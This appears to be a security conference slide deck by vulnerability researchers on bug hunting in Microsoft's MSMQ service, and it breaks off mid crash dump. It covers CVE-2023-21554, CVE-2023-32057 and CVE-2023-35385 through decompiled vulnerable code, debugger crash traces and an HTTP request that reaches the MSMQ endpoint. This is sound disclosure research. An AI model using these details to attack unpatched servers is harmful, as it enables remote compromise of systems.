

Bug Hunting and Exploiting in Microsoft's Message Queuing (MSMQ) Components

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
About Us

- Security researchers at Cyber Kunlun



- Yuki Chen @guhe120

Security Researcher at Cyber Kunlun. His research areas include vulnerability hunting/exploiting/detecting. He has more than 15 years of experience in both offensive and defensive security. Yuki has found hundreds of bugs in the past years and has been ranked Top #1 on the MSRC most valuable security researcher list in year 2019/2021/2022/2023. He is also the winner in multiple targets in pwn2own 2015/2016/2017 and Tianfu Cup 2018/2019. He also win 2 pwnie awards for best RCE and epic achievement.



- K0shl @KeyZ3r0

Security Researcher at Cyber Kunlun, he has been worked on Windows security for years, he was awarded 2019/2020/2022/2023 MSRC Most Valuable Security Researchers and won the winner of TianfuCup 2019/2021.




- Azure Yang @4zure9

Security Researcher at Cyber Kunlun, he has spent the last two years specializing in Windows security, probing its vulnerabilities, ranking #10 on MSRC 2022 Most Valuable Researchers Windows Leaderboard. Early in his career, he was part of a team that participated in DEFCON's CTF final events, spanning from the 23rd to 29th.

Agenda

- Background
- Microsoft's Message Queuing components
 - TCP 1801
 - HTTP
 - Multicast
- RPC
 - DCOM
 - Exploit Development
- Kernel driver




The background features a vibrant red field. On the left, a large white letter 'D' is partially visible. A thick black curved line sweeps across the center. At the bottom, a blue semi-circle is partially visible. The word 'Background' is centered in a white, sans-serif font.

Background

What is Microsoft's Message Queuing

- [Windows NT: Understanding MSMQ \(archive.org\)](#)



The screenshot shows a web browser window with the address bar containing the URL <http://www.microsoft.com/technet/archive/winntas/proddocs/ntmsgmn/msmqad01.mspx>. The page title is "Windows NT Server Product Documentation" and the chapter is "Chapter 1 - Understanding MSMQ". The content includes an introduction to MSMQ terminology, an overview of MSMQ terminology, and sections on topology and connectivity, MSMQ enterprise, MSMQ sites, and MSMQ connected networks.

Windows NT Server Product Documentation
Chapter 1 - Understanding MSMQ

This chapter introduces the terms and concepts you must understand to install and administer MSMQ. It begins with a terminology overview, covers the conceptual topics of interest to administrators, and concludes with a section covering some common message-queuing business scenarios.

MSMQ Terminology Overview

MSMQ applications communicate using *messages*. A message is simply a unit of information or data being sent between computers. The message can contain text or binary data. *Transactional* messages can be used to pair the sending or receiving of any message with an action in another operation. Using transactional messages ensures that the unit of work is carried out as an atomic operation—that is the operation succeeds or fails as a whole. Transactional messages can also be used to ensure that a message is delivered only once and to ensure that all messages sent from one computer to another are delivered in order. Positive and negative acknowledgments can be used to confirm that messages reached or were retrieved from the destination queue.

MSMQ supports two delivery methods: *express* and *recoverable*. Choosing between express and recoverable delivery is a matter of trading performance and resource use for reliability and failure recovery. In general, express messages use fewer resources and are faster than recoverable messages. However, express messages cannot be recovered if the computer storing the memory-mapped message files fails. Recoverable messages use more resources and are slower than express messages, but can be recovered regardless of which computer fails.

MSMQ uses public and private *queues* to store and forward messages. All MSMQ queues, regardless of their function, can be manipulated with the same MSMQ functions. This includes the special *journal*, *dead letter*, *transactional dead letter*, *administration*, *system*, and *report* queues. Each of the queues is simply a standard MSMQ queue used for a specific purpose. For more information on the MSMQ API, see the Microsoft Message Queue Server Software Development Kit (MSMQ SDK).

Queue quotas and *computer quotas* specify the cumulative limit for messages in a queue or in all queues on a computer. The queue and computer quotas are based on size and can be set independently. When a queue quota is reached, messages can no longer be sent to the queue until one or more messages are removed from the queue. When a computer quota is reached, messages can no longer be sent to any queues on the computer until one or more messages are removed from one of the queues.

MSMQ routes messages to public queues based on the sum of each message's *message* and the message's destination *queue priority*. MSMQ routes messages to private queues based on only the message's *message priority*.

MSMQ supports *dependent clients*, *independent clients*, and *servers*. Both independent clients and servers run the MSMQ service and can communicate asynchronously. MSMQ dependent clients require synchronous access to an MSMQ server.

Some MSMQ servers hold copies of the *MSMQ information store (MQIS)* database. The MQIS is a distributed database that holds enterprise topology, enterprise settings, computer information, and queue information. MSMQ-based applications can query the MQIS to find queues and get queue properties.

All computers operate within one MSMQ *enterprise*. The enterprise is divided into *sites*, where communication between any two computers is fast and inexpensive. Sites are connected through *site links*. *Site-link costs* define the cost of sending messages between sites. Computers running in MSMQ communicate over *connected networks (CNs)*. A CN is a collection of computers in which any two computers can communicate directly. MSMQ servers designated as *in-routing servers (InRSs)*, *out-routing servers (OutRSs)*, and *site gates* can be used to control the flow of messages and provide *session concentration*. MSMQ servers take all these factors into account when *routing* messages within your MSMQ enterprise.

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Topology and Connectivity

Before installing or configuring MSMQ, you must understand the following terms:

- MSMQ Enterprise
- MSMQ Sites
- MSMQ Connected Networks

MSMQ Enterprise

In MSMQ, all computers that run MSMQ belong to one enterprise and access information from the same distributed database, called the MSMQ information store (MQIS). To simplify administration and for compatibility with future versions of Windows NT Server, you should not install multiple enterprises within your organization. Issues relating to security and isolating the use of MSMQ between groups within your organization can be addressed using MSMQ security features.

However, if you choose to have more than one enterprise within a company, or want to exchange MSMQ messages with another company (for example, over the Internet) you can still do so. For information on sending messages between enterprises, see the MSMQ SDK.

MSMQ Sites

A site is a physical collection of computers in which communication between any two computers is fast and inexpensive. Site boundaries usually parallel the physical location of the computers (for example, all computers within a building). However, not all computers in a site have to run the same protocol, and computers in the same site may not be able to directly communicate with each other.

Sites are connected to other sites through communication links called *site links*. Inter-site routing is the process of sending messages between sites on these links. MSMQ calculates inter-site routing based on relative numbers that administrators assign to site links. These numbers, called *site-link costs*, represent the cost of communication of that link.

Although establishing site boundaries in MSMQ is fairly simple, additional factors should be considered for compatibility with the site object in future versions of Windows NT Server. For more information, see "Topology" in Chapter 6, "Deploying MSMQ."

Site-Link Costs

MSMQ calculates inter-site routing based on the cost of each site link. Site-link costs are defined using relative numbers between zero and 999,999. It is up to the administrator to define the relative cost of routing between sites. An administrator typically balances cost with delay (the speed of one link versus another).

You set site-link costs when you install new sites. If you have only two sites, choose any value above zero. If you have three or more sites, and the cost of routing between sites is more or less equal, use the same value for each site link. However, if you have three or more sites and if the cost of routing between sites is not equal, use site-link costs to define the difference in the routing costs. For example, suppose you have two sites called A and B in one city connected by a high-speed link, and one site called C, which is overseas and connected to site B by a low-speed link. Define the site-link cost between A and B as 1, and between B and C as 2.

A site-link cost of zero indicates that the two sites are not connected.

For more information on defining site links, see "MSMQ Routing" later in this chapter; "Installing a PSC" in Chapter 2, "Installing MSMQ"; and MSMQ Explorer Help.

MSMQ Connected Networks

Within MSMQ, a connected network (CN) is a collection of computers in which any two computers can communicate directly. The computers within a CN must support the same protocol and must be able to establish a session. A computer can belong to multiple CNs, and CNs can span sites. However, all computers in a physical local area network (all computers monitoring the same broadcasts) that use the same protocol (IP or IPX) must belong to the same CN.

Initiative of the Research

QUEUEJUMPER: CRITICAL UNAUTHENTICATED RCE VULNERABILITY IN MSMQ SERVICE

📅 April 11, 2023



Research by: Haifei Li.

Why it's Interesting – From a Bug Bounty Hunter's View

- No MSMQ Remote Code Execution discussed before
- The bug look relatively simple
- Remote & Pre-auth & No user interaction & Server side
- Lots of public protocols define

MSMQ Protocols

- [\[MS-MQOD\]: Message Queuing Protocols Overview](#)
- [\[MS-MQMQ\]: Message Queuing \(MSMQ\): Data Structures](#)
- [\[MS-MQDMPR\]: Message Queuing \(MSMQ\): Common Data Model and Processing Rules](#)
- [\[MC-MQAC\]: Message Queuing \(MSMQ\): ActiveX Client Protocol](#)
- [\[MS-MQMP\]: Message Queuing \(MSMQ\): Queue Manager Client Protocol](#)
- [\[MS-MQQB\]: Message Queuing \(MSMQ\): Message Queuing Binary Protocol](#)
- [\[MS-MQBR\]: Message Queuing \(MSMQ\): Binary Reliable Message Routing Algorithm](#)
- [\[MC-MQSRM\]: Message Queuing \(MSMQ\): SOAP Reliable Messaging Protocol \(SRMP\)](#)
- [\[MS-MQCN\]: Message Queuing \(MSMQ\): Directory Service Change Notification Protocol](#)
- [\[MS-MQMR\]: Message Queuing \(MSMQ\): Queue Manager Management Protocol](#)
- [\[MS-MQSD\]: Message Queuing \(MSMQ\): Directory Service Discovery Protocol](#)
- [\[MS-MQDS\]: Message Queuing \(MSMQ\): Directory Service Protocol](#)
- [\[MS-MQDSSM\]: Message Queuing \(MSMQ\): Directory Service Schema Mapping](#)
- [\[MS-MQQP\]: Message Queuing \(MSMQ\): Queue Manager to Queue Manager Protocol](#)
- [\[MS-MQRR\]: Message Queuing \(MSMQ\): Queue Manager Remote Read Protocol](#)

CVE-2023-21554 QUEUEJUMPER

- Found by fuzz according to author

Title	Description
CVE-2023-21769	Microsoft Message Queuing Denial of Service
CVE-2023-21554	Microsoft Message Queuing Remote Code Execution
CVE-2023-28302	Microsoft Message Queuing Denial of Service
1 MSRC76146_MSMQ_QMVariants_41171928_FeatureDescriptorDe	
2 MSRC76146_MSMQ_00BRWFixes_43363404_FeatureDescriptorDe	
3 MSRC76146_MSMQ_00BRFix_41862282_FeatureDescriptorDetail	
4 MSRC76146_MSMQ_NullTermFix_41137745_FeatureDescriptorD	

```
ExceptionAddress: 00007ffb88067858 (mqqm!CQmPacket::CQmPacket+0x0000000000000914)
ExceptionCode: c0000005 (Access violation)
ExceptionFlags: 00000000
NumberParameters: 2
Parameter[0]: 0000000000000001
Parameter[1]: 000002135071be5c
Attempt to write to address 000002135071be5c
0:004> .ecxr
rax=0000000000000000 rbx=000002135071be5c rcx=0000000000000000
rdx=0000021294b60024 rsi=0000000000000001 rdi=000000d8fe3ffb70
rip=00007ffb88067858 rsp=000000d8fe3ffa70 rbp=000000d8fe3ffab0
r8=0000021294b60034 r9=000002129410ce50 r10=0000000000000000
r11=000000d8fe3ffa68 r12=0000000000000001 r13=0000000000000000
r14=0000021294b608d4 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
mqqm!CQmPacket::CQmPacket+0x914:
00007ffb`88067858 48c7030c000000  mov     qword ptr [rbx],0Ch ds:00000213`5071be5c=????????????????
0:004> kf
*** Stack trace for last set context - .thread/.cxr resets it
#  Memory  Child-SP      RetAddr      Call Site
00  000000d8`fe3ffa70 00007ffb`88084cfa  mqqm!CQmPacket::CQmPacket+0x914
01  60 000000d8`fe3ffad0 00007ffb`88081c9a  mqqm!CSockTransport::HandleReceiveUserMsg+0x6e
02  270 000000d8`fe3ffd40 00007ffb`88082371  mqqm!CSockTransport::ReadUserMsgCompleted+0xea
03  70 000000d8`fe3ffdb0 00007ffb`88082270  mqqm!CSockTransport::ReadCompleted+0xed
04  70 000000d8`fe3ffe20 00007ffb`880c9a4e  mqqm!CSockTransport::ReceiveDataSucceeded+0x70
05  40 000000d8`fe3ffe60 00007ffb`b7f47974  mqqm!ExpWorkingThread+0xde
06  50 000000d8`fe3ffeb0 00007ffb`ba30a2f1  kernel32!BaseThreadInitThunk+0x14
07  30 000000d8`fe3ffee0 00000000`00000000  ntdll!RtlUserThreadStart+0x21
```

Case Study - CVE-2023-32057

- Invalid MsgBodySize in CompoundMessageHeader Check

```
v29 = this->m_pcUserMsg;
if ( (v29->m_ulFlags & 0x2000000) != 0 )
{
    v30 = this->m_pBasicHeader;
    if ( &v20->m_ulPacketSize > (unsigned int *)((char *)v30 + v30->m_ulPacketSize) )
        goto LABEL_119;
    if ( v20 < v30 )
        goto LABEL_120;
    this->m_pSrmpEnvelopeHeader = v20;
    v31 = &v20->m_bVersion + ((2 * v20->m_ulSignature + 11) & 0xFFFFFFFF);
    if ( v31 + 16 > &v30->m_bVersion + v30->m_ulPacketSize )
        goto LABEL_119;
    if ( v31 < (char *)v30 )
        goto LABEL_120;
    this->m_pCompoundMessageHeader = v31;
    v20 = (CBaseHeader *)&v31[(((_DWORD *)v31 + 1) + 19) & 0xFFFFFFFF];
}
```

```
1 __int64 __fastcall CQmPacket::GetBodySize(CQmPacket *this)
2 {
3     if ( (this->m_pcUserMsg->m_ulFlags & 0x2000000) != 0 )
4         return *(unsigned int *)((this->m_pCompoundMessageHeader + 8i64));
5     else
6         return *((unsigned int *)this->m_pcMsgProperty + 8);
7 }
```

```
ExceptionAddress: 00007ffd69f1916d (bcryptPrimitives!SymCryptRc4Crypt+0x000000000000005d)
ExceptionCode: c0000005 (Access violation)
ExceptionFlags: 00000000
NumberParameters: 2
    Parameter[0]: 0000000000000000
    Parameter[1]: 000001dea22a1273
Attempt to read from address 000001dea22a1273
0:021> .ecxr
rax=0000000000000002 rbx=0000000000000000 rcx=0000000000000078
rdx=000001dea22a1273 rsi=0000000000000000 rdi=000001dea22a1373
rip=00007ffd69f1916d rsp=00000022d86ff048 rbp=00000022d86ff120
r8=00000000000000c2 r9=0000000000000002 r10=000001dda1b9e210
r11=0000000000000083 r12=00000022d86ff500 r13=0000000000000100
r14=000001dda1fa77a0 r15=00007ffd69f15900
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
bcryptPrimitives!SymCryptRc4Crypt+0x5d:
00007ffd`69f1916d 443202                xor     r8b,byte ptr [rdx] ds:000001de`a22a1273=??
0:021> kf
```

```
*** Stack trace for last set context - .thread/.cxr resets it
#  Memory  Child-SP      RetAddr      Call Site
00  00000022`d86ff048 00007ffd`69f15a7e  bcryptPrimitives!SymCryptRc4Crypt+0x5d
01  8 00000022`d86ff050 00007ffd`68e767f7  bcryptPrimitives!MSCryptDecrypt+0x17e
02  70 00000022`d86ff0c0 00007ffd`684d1f4f  bcrypt!BCryptDecrypt+0x107
03  140 00000022`d86ff200 00007ffd`684d228d  rsaenh!SymDecrypt+0x15b
04  60 00000022`d86ff260 00007ffd`684d1da6  rsaenh!LocalDecrypt+0x165
05  f0 00000022`d86ff350 00007ffd`68b423b5  rsaenh!CPDecrypt+0x36
06  50 00000022`d86ff3a0 00007ffd`5104d4b4  cryptsp!CryptDecrypt+0xc5
07  b0 00000022`d86ff450 00007ffd`5106978f  mqqm!CQmPacket::Decrypt+0x1d8
08  b0 00000022`d86ff500 00007ffd`510682e1  mqqm!VerifyRecvMsg+0xa7
09  30 00000022`d86ff530 00007ffd`510661a2  mqqm!CSockTransport::ReceiveOrderedMsg+0xe1
0a  80 00000022`d86ff5b0 00007ffd`51067cb9  mqqm!CSockTransport::HandleReceiveUserMsg+0x5aa
0b  260 00000022`d86ff810 00007ffd`51067992  mqqm!CSockTransport::ReadUserMsgCompleted+0xc9
0c  60 00000022`d86ff870 00007ffd`510681ec  mqqm!CSockTransport::ReadCompleted+0xe2
0d  70 00000022`d86ff8e0 00007ffd`510ab863  mqqm!CSockTransport::ReceiveDataSucceeded+0x7c
0e  40 00000022`d86ff920 00007ffd`6b5c3db1  mqqm!ExpWorkingThread+0xe3
0f  50 00000022`d86ff970 00007ffd`6c1532a1  kernel32!BaseThreadInitThunk+0x21
10  30 00000022`d86ff9a0 00000000`00000000  ntdll!RtlUserThreadStart+0x21
```




HTTP Protocol

HTTP

- Initiated by mqise.dll(w3wp.exe)
- Main logic handled in mqqm.dll

```
[findrpc] (+) rpc informations for IID : fc13257d-5567-4dea-898dc6f9c48415a0
-stub_type: server
-IID: fc13257d-5567-4dea-898dc6f9c48415a0
-interface: 0x1800fc030
-interpreter: 0x1800fc170
-stub_desc: 0x1800edfe0
-dispatch_table: 0x1800fc150
-syntax_info: [0x1800fc0b0,0x1800fc100]
-transfer_syntax: None
-proc_handlers :
    -0x18007d3d0 R_ProcessHTTPRequest
```

```
w3wp.exe
1 # Memory Child-SP RetAddr Call Site
2 00 00000082`a66fdc88 00007ffb`124f7222 ntdll!NtAlpcSendWaitReceivePort+0x14
3 01 8 00000082`a66fdc90 00007ffb`124f4371 RPCRT4!LRPC_BASE_CCALL::DoSendReceive+0x112
4 02 b0 00000082`a66fdd40 00007ffb`124df51f RPCRT4!LRPC_CCALL::SendReceive+0x51
5 03 50 00000082`a66fdd90 00007ffb`12529476 RPCRT4!I_RpcSendReceive+0x6f
6 04 30 00000082`a66fddc0 00007ffb`1258c562 RPCRT4!NdrSendReceive+0x36
7 05 30 00000082`a66fddf0 00007ffb`1258f5b0 RPCRT4!NdrpClientCall3+0x5d2
8 06 370 00000082`a66fe160 00007ffa`d97a30cc RPCRT4!NdrClientCall3+0xf0
9 07 390 00000082`a66fe4f0 00007ffa`d97a220e MQISE!RPCToServer+0x14c
10 08 1b0 00000082`a66fe6a0 00007ffa`d97a3cbd MQISE!HandleEndOfRead+0xb6
11 09 40 00000082`a66fe6e0 00007ffa`d64c197b MQISE!HttpExtensionProc+0x36d
12 0a 920 00000082`a66ff000 00007ffa`d64c13dd isapi!W3_ISAPI_HANDLER::DoWork+0x49b
13 0b 100 00000082`a66ff100 00007ffa`d64c105d isapi!RequestDoWork+0x36d
14 0c 90 00000082`a66ff190 00007ffa`c63b4b9d isapi!CIISHttpModule::OnExecuteRequestHandler+0x1d
15 0d 40 00000082`a66ff1d0 00007ffa`c63b47b3 iiscore!NOTIFICATION_CONTEXT::RequestDoWork+0xbd
16 0e 50 00000082`a66ff220 00007ffa`c63b45f6 iiscore!NOTIFICATION_CONTEXT::CallModulesInternal+0x1a3d
17 0f 100 00000082`a66ff320 00007ffa`c63b4333 iiscore!NOTIFICATION_CONTEXT::CallModules+0x36
18 10 60 00000082`a66ff380 00007ffa`c63b5ce0 iiscore!NOTIFICATION_MAIN::DoWork+0x553
19 11 320 00000082`a66ff6a0 00007ffa`edb3130d iiscore!W3_MAIN_CONTEXT::OnNewRequest+0x290
20 12 40 00000082`a66ff6e0 00007ffa`edb31a1b w3dt!UL_RECEIVE_CONTEXT::DoWork+0x7d
21 13 40 00000082`a66ff720 00007ffa`f7311129 w3dt!WP_CONTEXT::OnCompletion+0x3b
22 14 40 00000082`a66ff760 00007ffa`f7311048 W3TP!THREAD_POOL_DATA::ThreadPoolThread+0x79
23 15 50 00000082`a66ff7b0 00007ffa`f7311b3f W3TP!THREAD_POOL_DATA::ThreadPoolThread+0x38
24 16 40 00000082`a66ff7f0 00007ffb`11ba7614 W3TP!THREAD_MANAGER::ThreadManagerThread+0x4f
25 17 40 00000082`a66ff830 00007ffb`139626a1 KERNEL32!BaseThreadInitThunk+0x14
26 18 30 00000082`a66ff860 00000000`00000000 ntdll!RtlUserThreadStart+0x21
```



```
mqsvc.exe
1 Breakpoint 1 hit
2 MQQM!R_ProcessHTTPRequest:
3 00007ffa`d6ad7710 4053 push rbx
4 0:001> kf
5 # Memory Child-SP RetAddr Call Site
6 00 00000019`18cfe708 00007ffb`125299e3 MQQM!R_ProcessHTTPRequest
7 01 8 00000019`18cfe710 00007ffb`1258d77b RPCRT4!Invoke+0x73
8 02 60 00000019`18cfe770 00007ffb`1250ce8c RPCRT4!Ndr64StubWorker+0xb0b
9 03 6c0 00000019`18cfee30 00007ffb`12509ee8 RPCRT4!NdrServerCallAll+0x3c
10 04 50 00000019`18cfee80 00007ffb`12568672 RPCRT4!DispatchToStubInCNoAvrf+0x18
11 05 50 00000019`18cfeed0 00007ffb`124e9fa6 RPCRT4!DispatchToStubInCAvrf+0x12
12 06 30 00000019`18cfeff0 00007ffb`124e98f8 RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x1a6
13 07 e0 00000019`18cfeff0 00007ffb`124f766f RPCRT4!RPC_INTERFACE::DispatchToStub+0xf8
14 08 70 00000019`18cff050 00007ffb`124f6a78 RPCRT4!LRPC_SCALL::DispatchRequest+0x31f
15 09 d0 00000019`18cff120 00007ffb`124f6061 RPCRT4!LRPC_SCALL::HandleRequest+0x7f8
16 0a 110 00000019`18cff230 00007ffb`124f5ace RPCRT4!LRPC_ADDRESS::HandleRequest+0x341
17 0b a0 00000019`18cff2d0 00007ffb`124fa1a2 RPCRT4!LRPC_ADDRESS::ProcessIO+0x89e
18 0c 140 00000019`18cff410 00007ffb`13930330 RPCRT4!LrpcIoComplete+0xc2
19 0d a0 00000019`18cff4b0 00007ffb`13962f76 ntdll!TppAlpcpExecuteCallback+0x260
20 0e 80 00000019`18cff530 00007ffb`11ba7614 ntdll!TppWorkerThread+0x456
21 0f 300 00000019`18cff830 00007ffb`139626a1 KERNEL32!BaseThreadInitThunk+0x14
22 10 30 00000019`18cff860 00000000`00000000 ntdll!RtlUserThreadStart+0x21
```


HTTP: How to reach target

```
1 POST /msmq/private$/mq-test-send HTTP/1.1
2 Host: 127.0.0.1
3 Content-Type: multipart/related; boundary="MSMQ - SOAP boundary, -586938863"; type=text/xml
4 Content-Length: 1127
5 SOAPAction: "MSMQMessage"
6 Proxy-Accept: NonInteractiveClient
7
8 --MSMQ - SOAP boundary, -586938863
9 Content-Type: text/xml; charset=UTF-8
10 Content-Length: 788
11
12 <se:Envelope xmlns:se="http://schemas.xmlsoap.org/soap/envelope/" xmlns="http://schemas.xmlsoap.org/srmp/"><se:Header><path xmlns="http://schemas.xmls
oap.org/rp/" se:mustUnderstand="1"><action>MSMQ:test label</action><to>HTTP://127.0.0.1/MSMQ/PRIVATE$/MQ-TEST-SEND</to><id>uuid:152@012a9a50-d493-431c
-a287-d185f947d554</id></path><properties se:mustUnderstand="1"><expiresAt>20380119T031407</expiresAt><sentAt>20230412T083148</sentAt></properties><Ms
mq xmlns="msmq.namespace.xml"><Class>0</Class><Priority>3</Priority><Correlation>AAAAAAAAAAAAAAAAAAAAAAAAA= </Correlation><App>0</App><BodyType>8</Bo
dyType><HashAlgorithm>32782</HashAlgorithm><SourceQmGuid>012a9a50-d493-431c-a287-d185f947d554</SourceQmGuid><TTrq>20230416T083148</TTrq></Msmq></se:He
ader><se:Body></se:Body></se:Envelope>--MSMQ - SOAP boundary, -586938863
13 Content-Type: application/octet-stream
14 Content-Length: 50
15 Content-Id: body@012a9a50-d493-431c-a287-d185f947d554
16
17 1.:. .t.h.i.s. .i.s. .a. .t.e.s.t. .m.e.s.s.a.g.e.--MSMQ - SOAP boundary, -586938863--
```


Case Study - CVE-2023-35385

- Certificate Size Truncating Buffer overflow

```
63 if ( a1->qword2A0 || *(_DWORD *)&a1->field_2E8 )
64 {
65     LOWORD(v12) = 0;
66     if ( !a1->gap_312[0] )
67         v12 = 2 * a1->dword318 + 6;
68     v11 = CSecurityHeader::CalcSectionSize(
69         a1->dword300,
70         0,
71         a1->qword2A0,
72         (unsigned __int16)a1->field_2E8,
73         (unsigned __int16)v12);
74 }
```

```
1 char * __fastcall BuildSecurityHeaderSection(const struct CMessagePro
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     v3 = a2;
6     v5 = &a1->field_2E8;
34 dwCertificateSize = *(_DWORD *)v5;
35 if ( *(_DWORD *)v5 )
36 {
37     qword2F0 = (const void *)a1->qword2F0;
38     v3->m_ulSenderCertSize = dwCertificateSize;
39     memcpy_0(
40         &v3->m_abSecurityInfo[(v3->m_wSenderIdSize + 3i64) & 0xFFFFFFFFi64]
41             + ((v3->m_wEncryptedKeySize + 3i64) & 0xFFFFFFFFi64)
42             + ((v3->m_wSignatureSize + 3i64) & 0xFFFFFFFFi64)],
43         qword2F0,
44         dwCertificateSize);
45 }
```

GetSize(ushort)



Use (ULONG)

```
ExceptionAddress: 00007ff907b180d3 (msvcrt!memcpy+0x00000000000001d3)
ExceptionCode: c0000005 (Access violation)
ExceptionFlags: 00000000
NumberParameters: 2
Parameter[0]: 0000000000000001
Parameter[1]: 0000017548b60000
Attempt to write to address 0000017548b60000
0:051> .ecxr
rax=0000017548b50cb4 rbx=0000017548b50b94 rcx=0000017548b60010
